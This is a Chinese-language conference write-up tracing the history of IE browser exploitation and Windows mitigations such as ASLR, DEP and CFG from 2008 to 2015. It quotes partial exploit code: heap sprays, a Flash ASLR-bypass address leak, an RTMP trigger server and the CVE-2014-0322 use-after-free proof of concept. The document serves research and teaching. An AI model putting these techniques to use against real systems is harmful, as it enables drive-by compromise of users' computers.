浏览器漏洞攻防对抗的艺术

内容简介

浏览器是用户进入互联网的第一道门槛，更是网络攻防对抗的桥头堡！本议题依据作者针对最近五到八年间在浏览器方面爆发的各种漏洞，就网络攻击者和防御者在攻防技术方面，给大家一一总结和演示。操作系统厂商、软件厂商、软件安全爱好者、黑客军火商、在以浏览器为名的网络战争中各自扮演着举足轻重的角色。道高一尺抑或魔高一丈，希望通过本次议题能给大家一点启发。

作者简介：

ID：仙果
清华大学网络行为研究所，高级研究员
兴华永恒（北京），高级安全工程师
7年安全工作经验，专注于软件安全领域，精于漏洞分析，漏洞防护；目前专注于无线WIFI、智能硬件安全研究。

浏览器-互联网门户

一位普通的网民，接触到万分精彩的互联网的第一件事就是接触浏览器，通过浏览器访问网络。现代网络模型中，浏览器充当了网络接入器，是用户进入互联网的第一渠道。《2015年第35次中国互联网络发展状况统计报告》中截止2014年12月，我国网民规模达6.49亿。下图是2015年8月份全球主流浏览器市场份额排行榜，从中可以看出，Microsoft Internet Explorer（以下简称IE浏览器）以52.17%的市场占有率排在第一位。




图1：2015年8月份全球主流浏览器市场份额排行榜
浏览器的地位在整个互联网的位置尤为重要，而针对浏览器的漏洞攻防一直是整个互联网攻防对抗的第一线和桥头堡。君不见微软每个月发布系统补丁中都要带上针对IE浏览器的漏洞补丁，今天就以IE浏览器为对象讨论一下针对浏览器漏洞攻防对抗的艺术史。

浏览器攻防对抗参与方

基于浏览器漏洞攻防对抗有几大参与方，主要分为攻击方和防御方，中立方是墙头草，随时会偏向任意一方。

攻击方

攻击方使用漏洞挖掘和逆向方面的技术，挖掘浏览器的漏洞并进行利用。主要有以下:

1. APT组织
   APT组织会想这种办法搞到漏洞，比如APT_1蓝白蚁，APT28，隐秘的山猫这些组织，使用浏览器漏洞针对有价值目标进行定点攻击，产生非常大的影响。
2. 武器军火商
   网络军火商负责兜售漏洞，从个人或者其他军火商手中购买漏洞，进行加工以后出售给APT组织或政府组织，依此盈利。法国的VUPEN和意大利的HackingTeam都属于此类军火商。

防御方

攻防对抗的防御方则负责了浏览器的维护更新和漏洞防御的工作，主要有以下几个：

1. 浏览器厂商
   微软作为浏览器市场的一哥，自然首当其冲，基本上形成了每月的“漏洞大姨妈”。google的Chrome浏览器的市场占有率也是非常高，其他浏览器比如苹果公司的

safari，奇虎360公司的360极速浏览器也是在此之列。

2. 操作系统厂商
   操作系统在底层提供了防御浏览器漏洞攻击的各种措施，比如地址随机化(ASLR)，数据执行保护(DEP)，栈Cookies等。
3. 安全厂商
   卡巴斯基、诺顿、麦咖啡，当然也包括国内的奇虎360和金山这些安全厂商，在操作系统的基础上防御漏洞和木马的攻击。

中立方

这包括大部分安全爱好者比如我，对漏洞挖掘和漏洞分析有着非常浓厚的兴趣，会对浏览器漏洞进行持续的跟进和分析。

浏览器漏洞攻击参与方整体如下图：




图2：浏览器漏洞攻防对抗参与者

浏览器漏洞防护手段

上文说到浏览器攻防对抗的防御方为了达到防御的目的，设计并实现了各种防护手段，主要有一下几点：

1. 地址随机化(ASLR)

> ASLR（Address space layout randomization）是一种针对缓冲区溢出的安全保护技术，通过对堆、栈、共享库映射等线性区布局的随机化，通过增加攻击者预测目的地址的难度，防止攻击者直接定位攻击代码位置，达到阻止溢出攻击的目的。

2. 数据执行保护

> 数据执行保护(DEP) 是一套软硬件技术，能够在内存上执行额外检查以帮助防止在系统上运行恶意代码。在 Microsoft Windows XP Service Pack 2、Microsoft Windows Server 2003 Service Pack 1 、Microsoft Windows XP Tablet PC Edition 2005 、 Microsoft Windows Vista 和 Microsoft windows7 中，由硬件和软件一起强制实施 DEP。

3. EAF

> This mitigation filters accesses to the Export Address Table (EAT), allowing or disallowing the read/write access based on the calling code. With EMET in place, most of today's shellcode will be blocked when it tries to lookup the APIs needed for its payload."

4. CFG

> CFG是Control Flow Guard的缩写，就是控制流保护，它是一种编译器和操作系统相结合的防护手段，目的在于防止不可信的间接调用。

5. SEHOP

> SEHOP的全称是Structured Exception Handler Overwrite Protection（结构化异常处理覆盖保护）,SEHOP的核心是检测程序栈中的所有SEH结构链表，特别是最后一个SEH结构，它拥有一个特殊的异常处理函数指针，指向的是一个位于NTDLL中的函数。异常处理时，由系统接管分发异常处理，因此上面描述的检测方案完全可以由系统独立来完成，正因为SEH的这种与应用程序的无关性，因此应用程序不用做任何改变，你只需要确认你的系统开启了SEHOP即可。

6. EPM

> Enhanced Protected Mode (EPM) adds additional security to Protected Mode and includes AppContainer and 64-bit tabs. Internet Explorer in the new Windows UI runs in AppContainer, but AppContainer is also an available option on Internet Explorer for the desktop. AppContainer prevents pages from reading or writing to the rest of the operating system. You can also use 64-bit tabs on the desktop (on 64-bit computers). Running 64-bit tabs increases security on the desktop because 64-bit processes offer better protection against attacks that try to damage memory safety.

7. 栈Cookeis（GS）

> The Buffer Security Check option, known by its flag name “GS,” is used to mitigate buffer overflow vulnerabilities in C and C++ code that allow an attacker to overwrite important stack data and seize control of the program. The primary goal of GS protection is to detect corruption of a function’s return address that is stored on the stack and abort execution if corruption is detected. The GS feature also provides some other protections by careful layout of stack data.

自然也有其他的保护技术，这里也就不一一展开讨论，后续的讨论过程中会对其中的一些技术进行技术绕过的演示。

浏览器漏洞攻击时间线

作者从2008年起从事软件安全漏洞挖掘分析方面的工作，所以就以2008年为起始，2015年9月为知为大家梳理浏览器漏洞攻击的时间线。

2008年及以前：浏览器漏洞利用的野蛮生长

此阶段以ActiveX、栈溢出、简单堆溢出为主线。利用方式则是非常的简单和暴力，ActiveX控件的漏洞多见于IE6、IE7，多以播放器的堆栈溢出漏洞为主。其中比较出名的是realplayer 10.5版本的漏洞。
2005~2008年之间，虽然有互联网泡沫，但是互联网真正在国内发展起来，特别是新闻的浏览器和视频的播放，其中realplayer播放器成为浏览器播放的事实标准，其主要的攻击对象是IE6、IE7浏览器为主，以CVE-2007-5601为例：
RealPlayer 10.0/10.5/11 ierpplug.dll ActiveX Control Import Playlist Name Stack Buffer Overflow Vulnerability:


```
<script>
...
var user = navigator.userAgent.toLowerCase();
//判断是否是IE6或IE7浏览器
if(user.indexOf("msie 6")==-1&&user.indexOf("msie 7")==-1)
  return;
if(user.indexOf("nt 5.")==-1)
  return;
VulObject = "IER" + "PCtl.I" + "ERP" + "Ctl.1";

...
else if(RealVersion.indexOf("6.0.14.") != -1)
{
  for(i=0;i<10;i++)
   Padding = Padding + JmpOver;
   Padding = Padding + ret;
}
AdjESP = "LLLL\\XXXXXLD";

Shell = "TYIIIIIIIIIIIIIII7Q.....";
PayLoad = Padding + AdjESP + Shell;
while(PayLoad.length < 0x8000)
  PayLoad += "YuanGe"; // ?~??~-.=!  //暴力堆填充和ShellCode
Real.Import("c:\\Program Files\\NetMeeting\\TestSnd.wav",
PayLoad,"", 0, 0);
}
RealExploit();")//触发漏洞
</script>
```

再以CVE-2009-1537漏洞为例:

> DirectX的DirectShow组件（quartz.dll）在解析畸形的QuickTime媒体文件时存在错误，用户受骗打开了恶意的媒体文件就会导致执行任意代码。由于用户可能在浏览器中安装媒体播放插件，因此访问恶意网页就足以导致播放QuickTime文件，触发Quartz.dll中的漏洞。
> 来看具体的漏洞利用代码：通过暴力填充来加载.net 模块，目的是内存占位，方便进行漏洞利用。

```
<div style=float;position:absolute;z-index:5><object classID=d9.dll#d9.g></object></div>
<div style=float;position:absolute;z-index:4><object classID=d8.dll#d8.e></object></div>
<div style=float;position:absolute;z-index:3><object classID=d7.dll#d7.o></object></div>
<div style=float;position:absolute;z-index:2><object classID=d6.dll#d6.n></object></div>
<object classid="clsid:6BF52A52-394A-11D3-B153-00C04F79FAA6" id=w width=3 height=8></object>
<script language="JavaScript">w.URL="c.avi";if(navigator.userAgent.indexOf(".NET CLR")>-1)w.controls.play();</script>

<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>NUL
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>NUL
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>NUL
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>NUL
<html><script language="JavaScript">window.open("readme.eml", null,"resizable=no,top=6000,left=6000")</script></html>NUL
```

> 其c.avi中保存了木马的URL下载链接：



再来看堆填充的代码：


```
var a="bcad";
var b="opqt";
while(b.length<1048576/2)
{
b=b+a;
}
var shuzu=["abcd"];
var c=0;
while(c<25)
{
shuzu.push(b);
c=c+1;
}
trace(shuzu);
var container:Sprite = new Sprite();
addChild(container);
var pictLdr:Loader = new Loader();
var pictURL:String = "xp.swf"
```

堆填充的长度有0x80000字节的长度，占了非常大的内存，虽然说能够达到漏洞利用的目的，但是给人的感觉确实非常的暴力和直接，用户会察觉到浏览器有非常大的卡顿现象。


2009-2010年：Win7攻防和ASLR的陷落

伴随Windows Vista和Win7的发布，地址随机化(ASLR)和数据执行保护(DEP)的大规模应用，针对浏览器的漏洞攻防双方又开始了新一轮的对抗，其中最具代表性的就是CVE-2010-3971和CVE-2010-3654两个漏洞。

1. CVE-2010-3971:CSS文件引用导致CImplPtAry释放后重用




IE浏览器在解析外部引用的CSS文件时，未对文件名进行有效的验证导致的UAF漏洞，其利用方法是加载未ASLR的DLL来绕过ASLR对系统的保护：



yg.dll其实是yuange.dll的简称，据分析的样本来看，关键词的定义很喜欢使用“yuange”，有一个说法叫做“袁哥大法好”。这是Win7系统下”简单暴力直接“著称的暴力堆填充方法最后的绝唱！

2. CVE-2010-3654：ASLR的陷落

最初的时候CVE-2010-3654漏洞是应用在Adobe Reader 这款PDF阅读器上，漏洞挖掘者是使用FUZZING的方法挖掘出来此漏洞。在某一位大牛的认真分析下，找到了通用的方法来绕过Win7系统ASLR保护，至此开启了一个浏览器漏洞利用的新时代，而目前绕过ASLR已经成为浏览器漏洞的标准配置，也就是没有绕过操作系统ASLR的浏览器漏洞利用都不好意思拿出手！



```
//////////////////// LEAK IMAGE BASE ////////////////////////

var objshellcode:uint = Original_Class.shellcode();
var p_objshellcode:uint = objshellcode & 0xFFFFFFF8;
ExternalInterface.call('alert',"p_objshellcode; " + p_objshellcode.toString(16));

var str_objshellcode:String = p_objshellcode.toString();
var int_str_objshellcode = Original_Class.strToInt(str_objshellcode);

ExternalInterface.call('alert',"int_str_objshellcode; " + int_str_objshellcode + "\r\n

var z:Number = new Number(int_str_objshellcode);
var b:ByteArray = new ByteArray();
b.writeDouble(z);
var res:uint = b[4]*0x1000000 + b[5]*0x10000 + b[6]*0x100 + b[7];

var imageBase:uint = res - 0X004E2F58;

ExternalInterface.call('alert',"imageBase: " + imageBase.toString(16));

////////////////// LEAK SHELLCODE STRING ADDRESS /////////////////
```


```
public class Original_Class
{
    public static function static_func1(leak:uint,imageBa
    {
        return null;
    }

    public static function ROPPayload(imageBase:uint, lea
    {
        return 1;
    }
    public function normal_func():uint  //target vunl
    {
        return 0;
    }

    public static function strToInt(param_in:String)
    {
    }

    public static function shellcode():uint
    {
        return 1;
    }
```

通过对象类型混淆，混淆了自定义两个类的属性值，导致可以通过换算来得到模块某一个固定地址，简单相减后就能得到Flash 控件的基地址，ASLR也就无从谈起。


CVE-2010-3654漏洞利用方式的创新直接开启了新操作系统下浏览器漏洞攻防对抗的升级和演变，开启了漏洞攻防双方的相爱相杀。

2011-2012年:Java漏洞大行其道和Flash 漏洞加密技术大发展

1. java漏洞大行其道
   国内漏洞大牛袁哥（yuange1975）很早很早以前就提起过好的漏洞利用必须要做到”不弹、不闪、不卡”三要素，一直也没有明白是什么道理，直到Java漏洞的爆发才明白是什么道理。
   Java漏洞在浏览器中利用，之需要需改掉Java指定的安全属性：SecurityManager，就可以做任意事情，而Java程序本事相当于浏览器的一个外置程序，这就可以造成，不需要编写复杂的十六进制汇编指令，需要做的只是编写一段简单的Java代码可以让浏览器下载木马并执行。
   非常方便和直接：
   修改Java `SecurityManager` 属性代码。



   Java 语言编写的shellcode，简约而不简单。



2. Flash 加密技术难倒众多安全人员
   CVE-2012-0779编号的Flash Player漏洞由于其必须客户端与远程服务器交互才能触发漏洞，再加上Doswf这款Flash 加密软件的应用使得漏洞分析难度达到一个非常高的程度，目前市面上也很难看到关于此漏洞完整的利用程序，可见其分析和利用难度。

```
public function connectHandler(RpcAddr:String):void {
    nc = new NetConnection();
    var treaty:String = "rtmp://";
    var hello:String = "/systemRemoteCall";
    var url:String = treaty + RpcAddr+hello;
    nc.connect(url);
    nc.call("systemMemoryCall", myResponder, "argc");
}
private function onReply(result:Object):void {

}
```

`SystemMemoryCall`这个函数非常有迷惑性，实际上只是客户端与服务端约定好的一组用于调用漏洞触发的关键词而已，这一个就难住了不少人：

```
parser.add_option('-d', '--verbose', dest='verbose', default=False, action='store_true', help='enable
(options, args) = parser.parse_args()

_debug = options.verbose
try:
    agent = FlashServer()
    agent.root = options.root
    agent.start(options.host, options.port)
    agent.apps = dict({'systemRemoteCall': MyApp, '*': App})
    if _debug: print time.asctime(), 'Flash Server Starts - %s:%d' % (options.host, options.port)
    multitask.run()
except KeyboardInterrupt:
    pass
if _debug: time.asctime(), 'Flash Server Stops'
```

下图是Doswf软件的使用界面，该软件对flash 代码的混淆程度非常之高，一般的安全人员无法针对其混淆代码进行分析。

至此浏览器的漏洞攻防也到了一个新的阶段，从以前的粗暴到现在的优雅，其艺术表现更是上升了一个层次。


2013-2014年：IE浏览器UAF漏洞的井喷之势

之前几年在浏览器漏洞攻防上的铺垫，加之浏览器越来越成为互联网各个厂商争夺的门户，IE浏览器成为攻防对抗双方的着力点，也促成了2013-2014两年间IE浏览器UAF漏洞的大爆发。典型漏洞有以下两个：

1. CVE-2014-0322：IE和flash结合利用方兴未艾
   Flash Player作为IE的控件可以与浏览器页面中的JavaScript代码进行通信和调用，而且javascript语言和ActionScript同属于一种脚本家族（意思就是同属于脚本语言协议），其中很多对象和结构都大致相同。
   上述条件就为浏览器漏洞和Flash 结合起来进行漏洞利用创造了非常好的条件：

```
<script>// <![CDATA[
    function dword2data(dword) {
      var d = Number(dword).toString(16);
      while (d.length < 8)
        d = "0" + d;
      return unescape("%u" + d.substr(4, 8) + "%u" + d.substr(0, 4));
    }

    var g_arr = [];
    var arrLen = 0x250;

    function fun() {
      var a = 0;
      // to alloc the memory
      for (a = 0; a < arrLen; ++a) {
        g_arr[a] = document.createElement('div')
      };

      var b = dword2data(0x41414141);
      while (b.length < 0x360) b += dword2data(0x41414141);
      var d = b.substring(0, (0x340 - 2) / 2);
      try {
        this.outerHTML = this.outerHTML
      } catch (e) {}
      CollectGarbage();
      //to reuse the freed memory
      for (a = 0; a < arrLen; ++a) {
        g_arr[a].title = d.substring(0, d.length);
      }
    }

    function puIHa3() {
      var a = document.getElementsByTagName("script");
      var b = a[0];
      b.onpropertychange = fun;
      var c = document.createElement('SELECT');
      c = b.appendChild(c); //
    }
    puIHa3();
```

   上图为原始的POC代码，通过简单的调用关系就完成漏洞的触发。



上图是通过与IE进行通信和填充，来获取到操作系统模块基地址构造ROP链绕过ASLR等操作系统保护。

2. CVE-2013-2551：IE自身绕过ASRL
   上述的很多例子中大部分都借助了Flash Player这个控件结合使用绕过操作系统的ASLR等保护，而此漏洞就是反其道而行之，直接使用了IE自身的漏洞来绕过ASLR和其他保护。

上图即为漏洞触发代码，而整个浏览器漏洞用代码的大小有50kb之多，代码几千行，这在以往的漏洞利用程序中是非常少见的，专业化和集成化可见一斑。

